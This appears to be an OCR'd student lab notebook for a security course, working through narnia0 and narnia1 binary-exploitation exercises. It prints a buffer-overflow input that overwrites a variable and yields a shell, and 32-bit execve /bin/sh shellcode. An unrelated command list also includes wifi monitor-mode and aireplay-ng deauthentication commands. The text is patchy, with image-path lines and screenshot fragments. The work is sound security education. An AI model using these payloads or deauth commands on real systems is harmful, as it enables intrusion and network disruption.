

Lab Notebook: 7.1: Binary exploitation and defense

By: Nathan Metens (metens@pdx.edu)

1. Introduction


After about minutes of setup, I was able to create a kali machine on the ProxMox website from Kevin's Dev Ops class. Once I did so, I created ssh keys too ssh into the machine virtually to allow copy and paste on my laptop. Finally I was able to run the **`sudo apt install gcc-multilib -y`** command and we are good to go!






2. narnia0: Corrupting variables

Here, we simply create the narnia0.c file and compile it using the **32-bit x86.**



nathanmetens — student
...rath/secdevops-su25-metens/hw4 — -zsh
...u25-metens/hw4 — sjavata@ruby — -zsh
(student㉿ kali-100)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates test.p
(student㉿ kali-100)-[~]
$ cd Desktop
(student㉿ kali-100)-[~/Desktop]
$ ls
ipv6_rh0_poc.pcap
(student㉿ kali-100)-[~/Desktop]
$ touch narnia0.c
(student㉿ kali-100)-[~/Desktop]
$ ls
ipv6_rh0_poc.pcap narnia0.c
(student㉿ kali-100)-[~/Desktop]
$ vim narnia0.c
(student㉿ kali-100)-[~/Desktop]
$ gcc -m32 -o narnia0 narnia0.c
(student㉿ kali-100)-[~/Desktop]
$ ls
ipv6_rh0_poc.pcap narnia0 narnia0.c
(student㉿ kali-100)-[~/Desktop]
$
metens
Aa
Created: July 17, 2025 at 2:33
metens
Commands
$ lsusb
$ sudo lshw -class network
$ iw dev wlan0 info | grep -i phy
$ iw phy0 info | grep -i -A3 -B5 -m1 monitor
$ sudo airmon-ng check kill
$ sudo airmon-ng start wlan0
$ iwconfig
$ sudo kismet
$ ssh -NL 2501:localhost:2501 -p 2222 -i ~/.
id_ed25519_kali metens@localhost
$ sudo airodump-ng --channel 157 --bssid
--write netsec wlan0mon
$ sudo aireplay-ng --deauth 10 -a 94:83:C4
$target wlan0mon


3. Probing memory layout

I ran the narnia0 program, entered the character ‘n’, then the string “ABCDEFGHIJKLMNOPQRSTUVWXYZ”:




Val was first ‘0x41414141’ for the character ‘n’. Then it changed to ‘0x58575655’. Looking at the ASCII table, this val represents “XWVU” (looking at the HEX). Here is the results from the man:






So we need to order the 4 raw bytes in the order from least to greatest. If we know that bytes are “\xde \xad \xbe \xef”, we can go to an online calculator to order them properly:



We can see that the order is “\xef \xbe \xad \xde”. So let’s start inserting into naria0:


```
val: 0x41414141
WAY OFF!!!!
^[[A^[[B

┌──(student㉿kali-100)-[~/Desktop]
└─$ (echo -e "AAAAAAAAAA\xef\xbe\xad\xde"; cat) | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: AAAAAAAAAAª?
val: 0x41414141
WAY OFF!!!!


┌──(student㉿kali-100)-[~/Desktop]
└─$ (echo -e "AAAA\xef\xbe\xad\xde"; cat) | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: AAAAª?
val: 0x41414141
WAY OFF!!!!
^[[A^[[B

┌──(student㉿kali-100)-[~/Desktop]
└─$ (echo -e "AAAAAAAAAA\xef\xbe\xad\xde"; cat) | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: AAAAAAAAAAª?
val: 0x41414141
WAY OFF!!!!
^C

┌──(student㉿kali-100)-[~/Desktop]
└─$ (echo -e "AAAAAAAAAAAAAAAAAA\xef\xbe\xad\xde"; cat) | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: AAAAAAAAAAAAAAAAAAª?
val: 0xdeadbeef
Congratulations
Type the command line: id ; date
Press ctrl-d to exit.
ls
ipv6_rh0_poc.pcap  narnia0  narnia0.c
id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),116(bluetooth),121(lpadmin),124(wireshark),133(kaboxer)
date
Wed Aug 13 02:31:35 PM PDT 2025
```



After reinventing the ASCII table, I realised that 0x41 is A, so I started typing a bunch of As and finally, after 20 As, I got the right val. This makes sense, because in the C program, the buffer is 20 characters long: `char buf[20];`

4. narnia1: Shellcode and DEP

Here, we create the narnia1.c program that will get a single character of input from the terminal, before pulling data from the environment variable EGG into a buffer and then executing it. Then, I compiled a version that allows execution from the stack (-z flag): `narnia1_exec`. And a default version that disallows execution from the stack: `narnia1_noexec.`



5. Understanding shellcode

Here, we create the `EGG` environment variable, which contains binary code. Inside the code, there is the important `execve` method in c, which causes the current progrom to call another program entirely, pretty nasty.

```
┌──(student㉿kali-100)-[~/Desktop]
└─$ export EGG=$(echo -e
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\
xc2\xb0\x0b\xcd\x80\x90")
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89xc2\xb0\x0b\xcd\x80\x90: command not found

┌──(student㉿kali-100)-[~/Desktop]
└─$ echo $EGG


┌──(student㉿kali-100)-[~/Desktop]
└─$ $EGG

┌──(student㉿kali-100)-[~/Desktop]
└─$ export EGG=$(echo -e "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x90")

┌──(student㉿kali-100)-[~/Desktop]
└─$ echo $EGG
1?Ph//shh/bin????°
                  `?
```

metens

Aa

Created: July 17, 2025 at 2:33 PM

Lab Notebook: 7.1: Bin | execve(2) - Linux man | Shellcodes database f | ASCII Table - ASCII Ch

man7.org/linux/man-pages/man2/execve.2.html

***execve*(2)** **System Calls Manual** ***execve*(2)**

NAME top

execve − execute program

LIBRARY top

Standard C library (*libc*, *−lc*)

SYNOPSIS top

```
#include <unistd.h>

int execve(const char *pathname, char *const _Nullable argv[],
           char *const _Nullable envp[]);
```

DESCRIPTION top

execve() executes the program referred to by *pathname*. This causes the program that is currently being run by the calling process to be replaced with a new program, with newly initialized stack, heap, and (initialized and uninitialized) data segments.


metens

Created: July

metens


Commands

